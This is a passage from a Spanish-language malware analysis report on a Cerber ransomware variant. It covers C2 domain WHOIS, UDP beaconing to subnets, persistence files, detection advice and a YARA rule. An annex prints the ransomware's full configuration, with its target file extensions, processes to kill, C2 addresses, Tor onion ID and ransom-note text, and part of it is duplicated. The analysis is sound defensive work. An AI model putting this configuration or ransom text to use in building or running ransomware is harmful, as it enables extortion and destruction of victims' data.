Este dominio se encuentra anulado en el momento de la realización de este informe, pero aún puede encontrarse la información de registro a través del servicio WHOIS ya que se encuentra guardada dentro del sistema de protección WhoisGuard. Esa información indica que el registro del dominio se realizó a través de NameCheap, como puede observarse a continuación:

```
Domain Name: JHDGH.BID
Domain ID: D1471628-BID
WHOIS Server: whois.nic.bid
Referral URL: http://www.namecheap.com
Updated Date: 2016-11-17T10:56:58Z
```

Creation Date: 2016-10-07T15:26:16Z
Registry Expiry Date: 2017-10-06T23:59:59Z
Sponsoring Registrar: NameCheap, Inc.
Sponsoring Registrar IANA ID: 1068
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant ID: C1471624-BID
Registrant Name: WhoisGuard Protected
Registrant Organization: WhoisGuard, Inc.
Registrant Street: P.O. Box 0823-03411
Registrant City: Panama
Registrant State/Province: Panama
Registrant Postal Code: 0
Registrant Country: PA
Registrant Phone: +507.8365503
Registrant Fax: +51.17057182
Registrant Email: c6bdbbd41a7b4f4e8aa35650952ea360.protect@whoisguard.com
Admin ID: C1471625-BID
Admin Name: WhoisGuard Protected
Admin Organization: WhoisGuard, Inc.
Admin Street: P.O. Box 0823-03411
Admin City: Panama
Admin State/Province: Panama
Admin Postal Code: 0
Admin Country: PA
Admin Phone: +507.8365503
Admin Fax: +51.17057182
Admin Email: c6bdbbd41a7b4f4e8aa35650952ea360.protect@whoisguard.com
Tech ID: C1471627-BID
Tech Name: WhoisGuard Protected
Tech Organization: WhoisGuard, Inc.
Tech Street: P.O. Box 0823-03411
Tech City: Panama
Tech State/Province: Panama
Tech Postal Code: 0
Tech Country: PA
Tech Phone: +507.8365503
Tech Fax: +51.17057182
Tech Email: c6bdbbd41a7b4f4e8aa35650952ea360.protect@whoisguard.com
Billing ID: C1471626-BID
Billing Name: WhoisGuard Protected
Billing Organization: WhoisGuard, Inc.
Billing Street: P.O. Box 0823-03411
Billing City: Panama
Billing State/Province: Panama
Billing Postal Code: 0
Billing Country: PA
Billing Phone: +507.8365503
Billing Fax: +51.17057182
Billing Email: c6bdbbd41a7b4f4e8aa35650952ea360.protect@whoisguard.com
Name Server: A.DNSPOD.COM
Name Server: B.DNSPOD.COM
Name Server: C.DNSPOD.COM
DNSSEC: unsigned

>>> Last update of WHOIS database: 2017-02-01T09:11:04Z <<<

Los ficheros históricos de resolución de DNS contienen información que indica que, en el momento de las infecciones, esas direcciones apuntaban a un servidor de **AWS (Amazon Web Services)**. La información de resolución ya ha sido eliminada de los servidores DNS pero ha sido documentada por un usuario en comentarios de la muestra en **VirusTotal**[2]:

jhdgh.bid | 52.202.137.93 54.200.117.224 | ec2-52-202-137-93.compute-1.amazonaws.com. |14618 | 52.200.0.0/13 | AMAZON-AES | US | dupont.com

A partir de esta información no se puede obtener ningún indicador sobre la identidad del atacante.

6.2 CONEXIONES REALIZADAS POR EL BINARIO

El binario realiza una secuencia de conexiones **UDP** a diferentes servidores distribuidos en diferentes rangos de direcciones **IP**, todas ellas al puerto **6892** comúnmente utilizado por clientes de aplicaciones **P2P Torrent** y, antiguamente, por el **Windows Live Messenger** de **Microsoft**, en un posible intento por camuflar la cantidad y frecuencia de conexiones lícitas de cara a un sistema de detección de intrusiones.

Concretamente los rangos de direcciones a los que envía información son los definidos por las subredes **97.15.12.0/27, 97.2.48.0/27** y **91.239.24.0/23.** Al realizar una resolución DNS inversa se puede observar que algunas de las IPs están apuntadas por subdominios correspondientes a los dominios

myvzw.com	las subredes 97.15.12.0/23 y 97.2.48.0/23
obcore.net	la mayor parte de la subred 91.239.25.0/24
fasthost.me	la subred 91.239.24.0/24
3dcreativestaffing.com	91.239.24.62
filecloud.no	91.239.25.210
securedfiles.eu	91.239.25.213 y 91.239.25.215
norman.com	91.239.25.214

- El dominio **obcore.net** está registrado a través de *GoDaddy* a nombre de la sociedad The Online Backup Company AS, un proveedor de servicios de hosting noruego, cuya dirección principal es http://keepitsafe.no/
- El dominio **fasthost.me** está registrado en Atenas, Grecia, a nombre de Amintas Dimitraxis a través de https://www.101domain.com
- El dominio **myvzw.com** está registrado en Estados Unidos a nombre de Verizon Trademark Services, a través de http://www.markmonitor.com

[2] Ver https://www.virustotal.com/en/user/unixfreaxjp/

- El dominio **3dcreativestaffing.com** está registrado bajo protección de Whois, por lo que los datos de registro son anónimos, a través de http://www.paknic.com/
- El dominio **filecloud.no** está registrado en Noruega a nombre de J2 Global Norway AS.
- El dominio **securedfiles.eu** está registrado a través de *GoDaddy*, pero la información de Whois está oculta.
- El dominio **norman.com** está registrado a nombre de Marius Maximus Auli a través de **https://www.cscglobal.com.**

Debido a que el protocolo utilizado es UDP no hay establecimiento propiamente dicho de conexión con los servidores, y como el envío de los datos se realiza a subredes completas, no se puede saber cuál es realmente el servidor de destino.

Con los datos obtenidos previamente, se puede intuir que el servidor destino esté alojado en alguno de los servicios de *hosting* listados previamente. Al no tener un medio para contrastar esta información, no procede hacer más conjeturas sobre las conexiones de esta variante de ransomware.

7. PERSISTENCIA EN EL SISTEMA

7.1 EN EL REGISTRO

No se aprecian entradas en el registro.

7.2 EN LA CARPETA TEMPORAL

En el directorio temporal del usuario se crea un nuevo directorio utilizando la primera cadena de caracteres del **MachineGuid**. A continuación se crean dos ficheros utilizando las siguientes cadenas de manera consecutiva. Es decir:

1. Obtiene el **MachineGuid**

12:02:...	Cerberv2.exe	2368	RegQueryKey	HKLM	SUCCESS
12:02:...	Cerberv2.exe	2368	RegOpenKey	HKLM\Software\Microsoft\Cryptography	SUCCESS
12:02:...	Cerberv2.exe	2368	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS
12:02:...	Cerberv2.exe	2368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid	SUCCESS
12:02:...	Cerberv2.exe	2368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid	SUCCESS
12:02:...	Cerberv2.exe	2368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid	SUCCESS
12:02:...	Cerberv2.exe	2368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid	SUCCESS
12:02:...	Cerberv2.exe	2368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS

Ilustración 11. Consulta del registro MachineGuid




Ilustración 12. Valor de registro MachineGuid

2. Crea el directorio en temporal con la primera cadena del valor anterior




Ilustración 13. Carpeta nueva en temporal

3. Crea los ficheros usando las otras cadenas del **MachineGuid**




Ilustración 14. Nuevos ficheros creados

7.2.7 FICHERO A

En este fichero se encuentra la clave pública RSA correspondiente a un nuevo par de claves locales generado para ocultar la información de claves criptográficas simétricas y nombres de ficheros que luego incluirá en los ficheros cifrados.

7.2.8 FICHERO B

En este fichero se almacena, codificada en Base 64, la clave privada del par local, cifrada con la clave pública contenida en el fichero de configuración JSON.

8. DESINFECCIÓN

A día de hoy no existe ninguna herramienta capaz de descifrar los ficheros cifrados por las versiones actuales de *Cerber*. Un ataque por fuerza bruta tampoco es viable debido a la longitud de clave utilizada.

9. PREVENCIÓN

Como medidas preventivas se recomienda seguir aquellas que aparecen recogidas en el manual de Buenas Prácticas **CCN-CERT BP-04/16 Ransomware**.

10. ARCHIVOS RELACIONADOS

El código dañino puede presentar una serie de archivos en el sistema comprometido según su estado de ejecución.

<%tmp%>			
Nombre	**Fecha Creación**	**Tamaño bytes**	**Hash SHA1**
[dir]<varía>	<varía>	<varía>	<varía>
Borate.Eg	13/01/2017 20:47	169 Kb	0BDB716F885097F56A19A1D2F4D0C0AD70040CAC
vicarships.dll	06/01/2017 10:53	74 Kb	9CDDDB1E7B85D1F59F48DA926B9A7096EC603A32
<%tmp%>\<varía>			
Nombre	**Fecha Creación**	**Tamaño bytes**	**Hash SHA1**
<varía>.tmp	<varía>	344Kb	<varía>
<varía>.tmp	<varía>	130Kb	<varía>

11. DETECCIÓN

Como medida de detección y debido a que el malware lista los archivos a cifrar empezando desde la raíz y en orden alfabético, se recomienda el uso de *honeypots* por software los cuales detectarán una intrusión en el momento en el que el ransomware abra el primer archivo para cifrar. Para ello, se recomienda que ese archivo tenga un nombre apropiado para que sea elegido como el primero a cifrar.

12. INFORMACIÓN DEL ATACANTE

Se hace referencia en el apartado [CONEXIONES REALIZADAS POR EL BINARIO] a la información de conexión del código malicioso con el atacante.

13. REGLAS DE DETECCIÓN

13.1 Yara

```
rule WildcardExample
{
   strings:
      $hex_string1 = { 53 48 47 65 74 46 6F 6C 64 65 72 50 61 74 68 57 }
      $hex_string2 = { 53 48 46 4F 4C 44 45 52 }
      $hex_string3 = { 53 48 41 75 74 6F 43 6F 6D 70 6C 65 74 65 }
      $hex_string4 = { 53 48 4C 57 41 50 49 }
      $hex_string5 = { 47 65 74 55 73 65 72 44 65 66 61 75 6C 74 55 49 4C 61 6E 67 75 61 67 65 }
      $hex_string6 = { 41 64 6A 75 73 74 54 6F 6B 65 6E 50 72 69 76 69 6C 65 67 65 73 }
      $hex_string7 = { 4C 6F 6F 6B 75 70 50 72 69 76 69 6C 65 67 65 56 61 6C 75 65 57 }
```

```
        $hex_string8 = { 4F 70 65 6E 50 72 6F 63 65 73 73 54 6F 6B 65 6E }
        $hex_string9 = { 52 65 67 44 65 6C 65 74 65 4B 65 79 45 78 57 }
        $hex_stringA = { 41 44 56 41 50 49 33 32 }
        $hex_stringB = { 4D 6F 76 65 46 69 6C 65 45 78 57 }
        $hex_stringC = { 47 65 74 44 69 73 6B 46 72 65 65 53 70 61 63 65 45 78 57 }
        $hex_stringD = { 4B 45 52 4E 45 4C 33 32}
        $hex_stringE = { 69 00 6E 00 76 00 61 00 6C 00 69 00 64 00 20 00 72 00 65 00 67 00 69 00 73 00 74 00 72 00 79
00 20 00 6B 00 65 00 79 00 00 00 00 00 48 00 4B 00 45 00 59 00 5F 00 44 00 59 00 4E 00 5F 00 44 00 41 00 54 00 41
00 00 00 48 00 4B 00 45 00 59 00 5F 00 43 00 55 00 52 00 52 00 45 00 4E 00 54 00 5F 00 43 00 4F 00 4E 00 46 00 49
00 47 00 00 00 48 00 4B 00 45 00 59 00 5F 00 50 00 45 00 52 00 46 00 4F 00 52 00 4D 00 41 00 4E 00 43 00 45 00 5F
00 44 00 41 00 54 00 41 00 00 00 48 00 4B 00 45 00 59 00 5F 00 55 00 53 00 45 00 52 00 53 00 00 00 00 00 48 00 4B
00 45 00 59 00 5F 00 4C 00 4F 00 43 00 41 00 4C 00 5F 00 4D 00 41 00 43 00 48 00 49 00 4E 00 45 00 00 00 00 00 48
00 4B 00 45 00 59 00 5F 00 43 00 55 00 52 00 52 00 45 00 4E 00 54 00 5F 00 55 00 53 00 45 00 52 00 00 00 48 00 4B
00 45 00 59 00 5F 00 43 00 4C 00 41 00 53 00 53 00 45 00 53 00 5F 00 52 00 4F 00 4F 00 54}


    condition:
        12                                                                                                  of
($hex_string1,$hex_string2,$hex_string3,$hex_string4,$hex_string5,$hex_string6,$hex_string7,$hex_string8,$hex_st
ring9,$hex_stringA,$hex_stringB,$hex_stringC,$hex_stringD,$hex_stringE)
}
```

ANEXO A

```
"blacklist": {
    "extensions": [".bat", ".cmd", ".com", ".cpl", ".dll", ".exe", ".hta", ".msc", ".msi", ".msp", ".pif", ".scf", ".scr", ".sys"],
    "files": ["bootsect.bak", "iconcache.db", "ntuser.dat", "thumbs.db"],
    "folders": [":\\$getcurrent\\", ":\\$recycle.bin\\", ":\\$windows.~bt\\", ":\\$windows.~ws\\", ":\\boot\\",
":\\documents and settings\\all users\\", ":\\documents and settings\\default user\\", ":\\documents and
settings\\localservice\\", ":\\documents and settings\\networkservice\\", ":\\intel\\", ":\\msocache\\",
":\\perflogs\\", ":\\program files (x86)\\", ":\\program files\\", ":\\programdata\\", ":\\recovery\\",
":\\recycled\\", ":\\recycler\\", ":\\systemvolume information\\", ":\\temp\\", ":\\windows.old\\",
":\\windows10upgrade\\", ":\\windows\\", ":\\winnt\\", "\\appdata\\local\\", "\\appdata\\locallow\\",
"\\appdata\\roaming\\", "\\local settings\\", "\\public\\music\\sample music\\",
"\\public\\pictures\\samplepictures\\", "\\public\\videos\\sample videos\\", "\\tor browser\\"],
    "languages": [1049, 1058, 1059, 1064, 1067, 1068, 1079, 1087, 1088, 1090, 1091, 1092, 2072, 2073, 2092, 2115]
            },
"check": {
    "language": 1
    },
"close_process": {
    "close_process": 1,
    "process": ["agntsvc.exeagntsvc.exe", "agntsvc.exeencsvc.exe", "agntsvc.exeisqlplussvc.exe",
"dbeng50.exe", "dbsnmp.exe", "fbserver.exe", "firefoxconfig.exe", "msftesql.exe", "mydesktopqos.exe",
"mydesktopservice.exe", "mysqld-nt.exe", "mysqld-opt.exe", "mysqld.exe", "ocautoupds.exe", "ocomm.exe",
"ocssd.exe", "oracle.exe", "sqbcoreservice.exe", "sqlagent.exe", "sqlbrowser.exe", "sqlservr.exe", "sqlwriter.exe",
"synctime.exe", "tbirdconfig.exe", "xfssvccon.exe"]
    },
"debug": 0,
"default": {
    "site_1": "onion.to",
    "site_2": "onion.cab",
    "site_3": "onion.nu",
    "site_4": "onion.link",
    "site_5": "tor2web.org",
    "tor": "p27dokhpz2n7nvgr"
```

```
  },
"encrypt": {
  "bytes_skip": 512,
  "divider": 262144,
  "encrypt": 1,
  "files": [
    [".123", ".1cd", ".3dm", ".3ds", ".3fr", ".3g2", ".3gp", ".3pr", ".602", ".7z", ".7zip", ".aac", ".ab4", ".abd", ".acc",
".accdb", ".accde", ".accdr", ".accdt", ".ach", ".acr", ".act", ".adb", ".adp", ".ads", ".aes", ".agdl", ".ai", ".aiff", ".ait",
".al", ".aoi", ".apj", ".apk", ".arc", ".arw", ".ascx", ".asf", ".asm", ".asp", ".aspx", ".asset", ".asx", ".atb", ".avi", ".awg",
".back", ".backup", ".backupdb", ".bak", ".bank", ".bat", ".bay", ".bdb", ".bgt", ".bik", ".bin", ".bkp", ".blend", ".bmp",
".bpw", ".brd", ".bsa", ".bz2", ".c", ".cash", ".cdb", ".cdf", ".cdr", ".cdr3", ".cdr4", ".cdr5", ".cdr6", ".cdrw", ".cdx",
".ce1", ".ce2", ".cer", ".cfg", ".cfn", ".cgm", ".cib", ".class", ".cls", ".cmd", ".cmt", ".config", ".contact", ".cpi", ".cpp",
".cr2", ".craw", ".crt", ".crw", ".cry", ".cs", ".csh", ".csl", ".csr", ".css", ".csv", ".d3dbsp", ".dac", ".das", ".dat", ".db",
".db3", ".db_journal", ".dbf", ".dbx", ".dc2", ".dch", ".dcr", ".dcs", ".ddd", ".ddoc", ".ddrw", ".dds", ".def", ".der",
".des", ".design", ".dgc", ".dgn", ".dif", ".dip", ".dit", ".djv", ".djvu", ".dng", ".doc", ".docb", ".docm", ".docx", ".dot",
".dotm", ".dotx", ".drf", ".drw", ".dtd", ".dwg", ".dxb", ".dxf", ".dxg", ".edb", ".eml", ".eps", ".erbsql", ".erf", ".exf", ".fdb",
".ffd", ".fff", ".fh", ".fhd", ".fla", ".flac", ".flb", ".flf", ".flv", ".forge", ".fpx", ".frm", ".fxg", ".gbr", ".gho", ".gif", ".gpg", ".gray",
".grey", ".groups", ".gry", ".gz", ".h", ".hbk", ".hdd", ".hpp", ".html", ".hwp", ".ibank", ".ibd", ".ibz", ".idx", ".iif", ".iiq",
".incpas", ".indd", ".info", ".info_", ".iwi", ".jar", ".java", ".jnt", ".jpe", ".jpeg", ".jpg", ".js", ".json", ".k2p", ".kc2", ".kdbx",
".kdc", ".key", ".kpdx", ".kwm", ".laccdb", ".lay", ".lay6", ".lbf", ".lck", ".ldf", ".lit", ".litemod", ".litesql", ".lock", ".ltx",
".lua", ".m", ".m2ts", ".m3u", ".m4a", ".m4p", ".m4u", ".m4v", ".ma", ".mab", ".mapimail", ".max", ".mbx", ".md",
".mdb", ".mdc", ".mdf", ".mef", ".mfw", ".mid", ".mkv", ".mlb", ".mml", ".mmw", ".mny", ".money", ".moneywell",
".mos", ".mov", ".mp3", ".mp4", ".mpeg", ".mpg", ".mrw", ".ms11", ".msf", ".msg", ".mts", ".myd", ".myi", ".nd", ".ndd",
".ndf", ".nef", ".nk2", ".nop", ".nrw", ".ns2", ".ns3", ".ns4", ".nsd", ".nsf", ".nsg", ".nsh", ".nvram", ".nwb", ".nx2", ".nxl",
".nyf", ".oab", ".obj", ".odb", ".odc", ".odf", ".odg", ".odm", ".odp", ".ods", ".odt", ".ogg", ".oil", ".omg", ".one",
".onenotec2", ".orf", ".ost", ".otg", ".oth", ".otp", ".ots", ".ott", ".p12", ".p7b", ".p7c", ".pab", ".pages", ".paq", ".pas",
".pat", ".pbf", ".pcd", ".pct", ".pdb", ".pdd", ".pdf", ".pef", ".pem", ".pfx", ".php", ".pif", ".pl", ".plc", ".plus_muhd",
".pm", ".pmi", ".pmi", ".pmj", ".pml", ".pmm", ".pmo", ".pmr", ".pnc", ".pnd", ".png", ".pnx", ".pot", ".potm", ".potx",
".ppam", ".pps", ".ppsm", ".ppsx", ".ppt", ".pptm", ".pptx", ".prf", ".private", ".ps", ".psafe3", ".psd", ".pspimage",
".pst", ".ptx", ".pub", ".pwm", ".py", ".qba", ".qbb", ".qbm", ".qbr", ".qbw", ".qbx", ".qby", ".qcow", ".qcow2", ".qed",
".qtb", ".r3d", ".raf", ".rar", ".rat", ".raw", ".rb", ".rdb", ".re4", ".rm", ".rtf", ".rvt", ".rw2", ".rwl", ".rwz", ".s3db", ".safe",
".sas7bdat", ".sav", ".save", ".say", ".sch", ".sd0", ".sda", ".sdb", ".sdf", ".secret", ".sh", ".sldm", ".sldx", ".slk", ".slm", ".sql",
".sqlite", ".sqlite-shm", ".sqlite-wal", ".sqlite3", ".sqlitedb", ".sr2", ".srb", ".srf", ".srs", ".srt", ".srw", ".st4", ".st5", ".st6", ".st7",
".st8", ".stc", ".std", ".sti", ".stl", ".stm", ".stw", ".stx", ".svg", ".swf", ".sxc", ".sxd", ".sxg", ".sxi", ".sxm", ".sxw", ".tar", ".tax",
".tbb", ".tbk", ".tbn", ".tex", ".tga", ".tgz", ".thm", ".tif", ".tiff", ".tlg", ".tlx", ".txt", ".uop", ".uot", ".upk", ".usr", ".vb", ".vbox",
".vbs", ".vdi", ".vhd", ".vhdx", ".vmdk", ".vmsd", ".vmx", ".vmxf", ".vob", ".vpd", ".vsd", ".wab", ".wad", ".wallet", ".war",
".wav", ".wb2", ".wk1", ".wks", ".wma", ".wmf", ".wmv", ".wpd", ".wps", ".x11", ".x3f", ".xis", ".xla", ".xlam", ".xlc", ".xlk",
".xlm", ".xlr", ".xls", ".xlsb", ".xlsm", ".xlsx", ".xlt", ".xltm", ".xltx", ".xlw", ".xml", ".xps", ".xxx", ".ycbcra", ".yuv", ".zip"]
],
            "max_block_size": 128,
            "min_file_size": 2560,
            "multithread": 1,
            "network": 1,
            "rsa_key_size": 880,
            "threads_per_core": 1
},
"global_public_key":
"LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0
FRRUF2a3R5NXFocUV5ZFI5MDc2RmV2cAowdU1QN0laTm1zMUFBN0dQUVVUaE1XYllpRVlJaEJLY1QwL253WXJC
cTBPZ3Y3OUsxdHRhMDRFSFRyWGdjQXAvCk9KZ0JoejlONThhZXdkNHlaQm0yY29lYURHdmNHUkFjOWU3Mk9iRlEv
VE1FL0lvN0xaNXFYRFd6RGFmSThMQTgKSlFtU3owTCsvRytMUFRXZzdrUE9wSlQ3V1NrUml5VDh3NVFnWlJKdXZ2aE
VySE04M2tPM0VMVEgrU29FSTUzcAo0RU5Wd2ZOTkVwT3BucE9PU0tRb2J0SXc1NkNzUUZyaGFjMHNRbE9qZWsvbX
VWbHV4amlFbWMwZnN6azJXTFNuCnFyeWlNeXphSTVEV0JEallLWEExdHAyaC95Z2JrWWRGWVJiQUVxd3RMeFQ
yd01mV1BRSTVPa2hUYTl0WnFEMEgKblFJREFRQUlKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==",
"help_files": {"
            files": [{
  "file_body": SE HA SUPRIMIDO ESTE VALOR POR SER DEMASIADO EXTENSO
  "file_extension": ".hta"
  }, {
  "file_extension": ".jpg"
  }],
"files_name": "_HELP_HELP_HELP_{RAND}",
  "run_by_the_end": 1
  },
"self_deleting": 1,
"servers": {
```

```
  "statistics": {
    "data_finish": "e01ENV9LRVI9",
    "data_start":
"e01ENV9LRVI9e1BBUIRORVJfSUR9e09TfXtJU19YNjR9e0lTX0FETUlOfXtDT1VOVF9GSUxFU317U1RPUF9SRUFTT059e1
NUQVRVU30=",
    "ip": ["90.2.1.0/27", "90.3.1.0/27", "91.239.24.0/23"],
    "port": 6892,
    "send_stat": 1,
    "timeout": 255
    }
  },
"speaker": {
  "speak": 1,
  "text": [{
    "repeat": 1,
    "text": "Attention! Attention! Attention!"
    }, {
    "repeat": 5,
    "text": "Your documents, photos, databases and other importantfiles have been encrypted!"
    "wallpaper": {
      "change_wallpaper": 1,
      "background": 139,
      "color": 16777215,
      "size": 13,
      "text": "        \n  CERBER RANSOMWARE  \n                \n\n  YOUR DOCUMENTS, PHOTOS, DATABASES
AND OTHER IMPORTANT FILES  \n  HAVE BEEN ENCRYPTED!  \n\n  The only way to decrypt your files is to
receive  \n  the private key and decryption program.  \n\nTo receive the private key and decryption
program  \n  go to any decrypted folder - inside there is the special file (*HELP_HELP_HELP*)  \n  with
complete instructions how to decrypt your files.  \n\n  If you cannot find any (*HELP_HELP_HELP*) file at your
PC,  \n  follow the instructions below:  \n\n  1. Download \"Tor Browser\" from https://www.torproject.org/
and install it.  \n  2. In the \"Tor Browser\" open your personal page here:  \n\n http://{TOR}.onion/{PC_ID}
\n\n  Note! This page is availablevia \"Tor Browser\" only.  \n\n\n"
  },
"whitelist": {
   "folders": ["\\bitcoin\\", "\\excel\\", "\\microsoft sql server\\", "\\microsoft\\excel\\",
"\\microsoft\\microsoft sql server\\", "\\microsoft\\office\\", "\\microsoft\\onenote\\",
"\\microsoft\\outlook\\", "\\microsoft\\powerpoint\\", "\\microsoft\\word\\", "\\office\\",
"\\onenote\\", "\\outlook\\", "\\powerpoint\\", "\\steam\\", "\\the bat!\\", "\\thunderbird\\",
"\\word\\"]
  }
}
"wallpaper": {
  "change_wallpaper": 1,
  "background": 139,
  "color": 16777215,
  "size": 13,
  "text": "        \n  CERBER RANSOMWARE  \n                \n\n  YOUR DOCUMENTS, PHOTOS, DATABASES AND
OTHER IMPORTANT FILES  \n  HAVE BEEN ENCRYPTED!  \n\n  The only way to decrypt your files is to receive  \n
the private key and decryption program.  \n\nTo receive the private key and decryption program  \n  go to
any decrypted folder - inside there is the special file (*HELP_HELP_HELP*)  \n  with complete instructions how to
decrypt your files.  \n\n  If you cannot find any (*HELP_HELP_HELP*) file at your PC,  \n  follow the instructions
below:  \n\n  1. Download \"Tor Browser\" from https://www.torproject.org/ and install it.  \n  2. In the \"Tor
Browser\" open your personal page here:  \n\n http://{TOR}.onion/{PC_ID}  \n\n  Note! This page is
availablevia \"Tor Browser\" only.  \n\n\n"
  },
"whitelist": {
  "folders": ["\\bitcoin\\", "\\excel\\", "\\microsoft sql server\\", "\\microsoft\\excel\\",
"\\microsoft\\microsoft sql server\\", "\\microsoft\\office\\", "\\microsoft\\onenote\\",
"\\microsoft\\outlook\\", "\\microsoft\\powerpoint\\", "\\microsoft\\word\\", "\\office\\",
"\\onenote\\", "\\outlook\\", "\\powerpoint\\", "\\steam\\", "\\the bat!\\", "\\thunderbird\\",
"\\word\\"]
  }
}
```